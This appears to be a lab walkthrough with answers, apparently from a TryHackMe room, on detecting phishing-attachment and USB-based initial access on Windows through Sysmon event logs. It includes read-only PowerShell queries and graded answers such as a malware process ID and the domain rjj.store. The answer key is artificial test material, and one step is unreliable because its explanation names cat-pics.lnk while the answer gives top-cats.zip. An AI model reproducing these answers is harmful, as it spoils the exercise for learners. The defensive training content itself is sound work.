 # 1. Sysmon Event ID 1: Web browser is launched

Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

ParentImage: C:\Windows\Explorer.EXE

 # 2. Sysmon Event ID 11: A file (usually archive) appears in Downloads

Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

TargetFilename: C:\Users\User\Downloads\invoice.zip*

 # 3. Sysmon Event ID 11: Optionally, the user unarchives files to some folder


Image: C:\Windows\Explorer.EXE (or C:\Program Files\7-Zip\7zG.exe)

TargetFilename: C:\Users\User\Downloads\invoice.pdf.exe

 # 4. Sysmon Event ID 1: The user double-clicks the unarchived file

Image: C:\Users\User\Downloads\invoice.pdf.exe


ParentImage: C:\Windows\Explorer.EXE



Notes on LNK Attachments

Unlike with binary attachments, LNK files have a very interesting and important capability - they leave little execution trace. Consider the case on the screenshot below, where a user downloaded an LNK file that looks like a Google Chrome shortcut, but in fact runs some PowerShell payload.

After the user launches the shortcut - Windows Explorer reads the "Target" field of the LNK and makes it look like explorer.exe launches PowerShell directly. Still, you can identify if it was indeed LNK phishing or another attack vector by looking for the preceding file creation events - LNK files must have appeared somewhere in Downloads before:




In this task, let’s try to investigate the third phishing case by checking the attached Sysmon logs:

C:\Users\Administrator\Desktop\Practice\Phishing Case 3\Phishing-Sysmon.evtx

Answer the questions below

Which file did the user download via the web browser?




Get-WinEvent -Path "C:\Users\Administrator\Desktop\Practice\Phishing Case 3\Phishing-Sysmon.evtx" | ? { $_.Id -eq 11 } | % { $_.Message } | findstr /i "Downloads .lnk"

I checked Sysmon Event ID 11 (FileCreate) and reviewed file creation events in the Downloads folder. The logs showed the browser created cat-pics.lnk, confirming this was the file downloaded by the user.

Answer: C:\Users\Administrator\Downloads\top-cats.zip

In which folder did the user unarchive the suspicious file?




```
PS C:\Users\Administrator> Get-WinEvent -Path "C:\Users\Administrator\Desktop\Practice\Phishing Case 3\Phishing-Sysmon.evtx" | ? { $_.Id -eq 11 } | Select-Object -ExpandProperty Message | findstr /i "cat"
TargetFilename: C:\Users\Administrator\Pictures\best-cat.jpg.exe
Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
TargetFilename: C:\Users\Administrator\Downloads\top-cats.zip:Zone.Identifier
Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

I reviewed Sysmon Event ID 11 (FileCreate) entries and identified the file best-cat.jpg.exe being created at C:\Users\Administrator\Pictures\best-cat.jpg.exe. This shows the suspicious archive was extracted into the **Pictures** folder.

Answer: C:\Users\Administrator\Pictures


What is the process ID of the launched phishing malware?



I reviewed Sysmon Event ID 1 (ProcessCreate) and located the execution event for C:\Users\Administrator\Pictures\best-cat.jpg.exe. The event showed that the phishing malware was launched with **Process ID 5484**.

Answer: 5484

Finally, which malicious domain did the malware try to connect to?



I reviewed Sysmon Event ID 22 (DnsQuery) and correlated the DNS activity with the malware process ID 5484. The matching event showed that best-cat.jpg.exe attempted to resolve the malicious domain rjj.store.

Answer: rjj.store

Task 6 – Initial Access via USB

Risks of Removable Media

Although some may believe that days of infected USB flash drives are long gone and cloud services have replaced them completely, threat actors will disagree, as proven by Camaro Dragon (opens in new tab) or Raspberry Robin (opens in new tab) attacks. Moreover, Initial Access via an infected USB bypasses firewalls, much like phishing, and can start the attack chain even without Internet access and continue spreading without user interaction.

USB Delivery Case

Imagine working for TryHatMe Inc. and receiving a delivery package with a fancy hat and a USB labelled as "A gift from HR". You plug it in, a harmless GIF pops up, and you call HR to thank them for the present. But while the HR figures out what you meant, the malware from the USB has already spread to your laptop. (Real-World Case (opens in new tab))

Print Service Case


Another common scenario involves third-party entities like a print service. Suppose you visit one and hand over your USB to print a document. Their system, already infected with a worm, passes the malware onto your flash drive. Then, you bring the malware back to your home PC, and the infection chain continues. Now, let's learn how to detect this before it's too late! (Real-World Story (opens in new tab))

Detecting an Infected USB

Although there are many advanced techniques on how to run the malware from USB automatically as soon as the flash drive is plugged in, the majority of cases occur just because the user launches malware themselves. For example:

- Malware hides all legitimate files on USB and creates a malicious "**RECOVERY.lnk**" file
- Malware creates a "**Photos.exe**" binary and sets its icon to look like a simple folder
- Malware creates double-extension copies of all files, like "**photo_2024_1_12.jpg.exe**"


Interestingly, the detection of Initial Access via USB looks very similar to the phishing attachments. Since both methods rely on a user running malicious binary via a graphical interface (explorer.exe), you may have a hard time understanding how exactly the attack started. Still, in some cases, you may find evidence of execution from external drives like "E:\malware.exe":



For this task, you will investigate a typical attack chain via USB using the attached Sysmon logs: C:\Users\Administrator\Desktop\Practice\USB Case\USB-Sysmon.evtx.

Answer the questions below


Which USB file was launched by the user?



I reviewed Sysmon Event ID 1 (ProcessCreate) entries in the USB case and identified the execution event from drive E:\. The launched file was Open Sandisk 4GB USB.exe, indicating the user executed a suspicious file directly from the USB device.

Answer: E:\Open Sandisk 4GB USB.exe


Which suspicious file did the malware drop to the disk?
(Format: full path to the file, e.g. C:\file.txt)



I checked Sysmon Event ID 11 (FileCreate) and traced file creation activity generated by E:\Open Sandisk 4GB USB.exe. The malware dropped the file C:\Users\Public\Documents\winupdate.exe onto disk.

Answer: C:\Users\Public\Documents\winupdate.exe

To which other USB did the malware propagate?
(Format: just the letter, e.g. X:)



I reviewed Sysmon Event ID 11 (FileCreate) entries generated by E:\Open Sandisk 4GB USB.exe and identified a file creation event on another removable drive. The malware propagated to the USB device mounted as F:.

Answer: F:

Conclusion

Key Takeaways

- The two most common Windows Initial Access methods are exposed services and user-driven attacks
- Initial Access via RDP can be easily detected using default authentication logs (4624/4625)
- User-driven attacks are best detected by process execution events, preferably Sysmon ones
- Each Initial Access method (like LNK) has unique features that you will learn through practice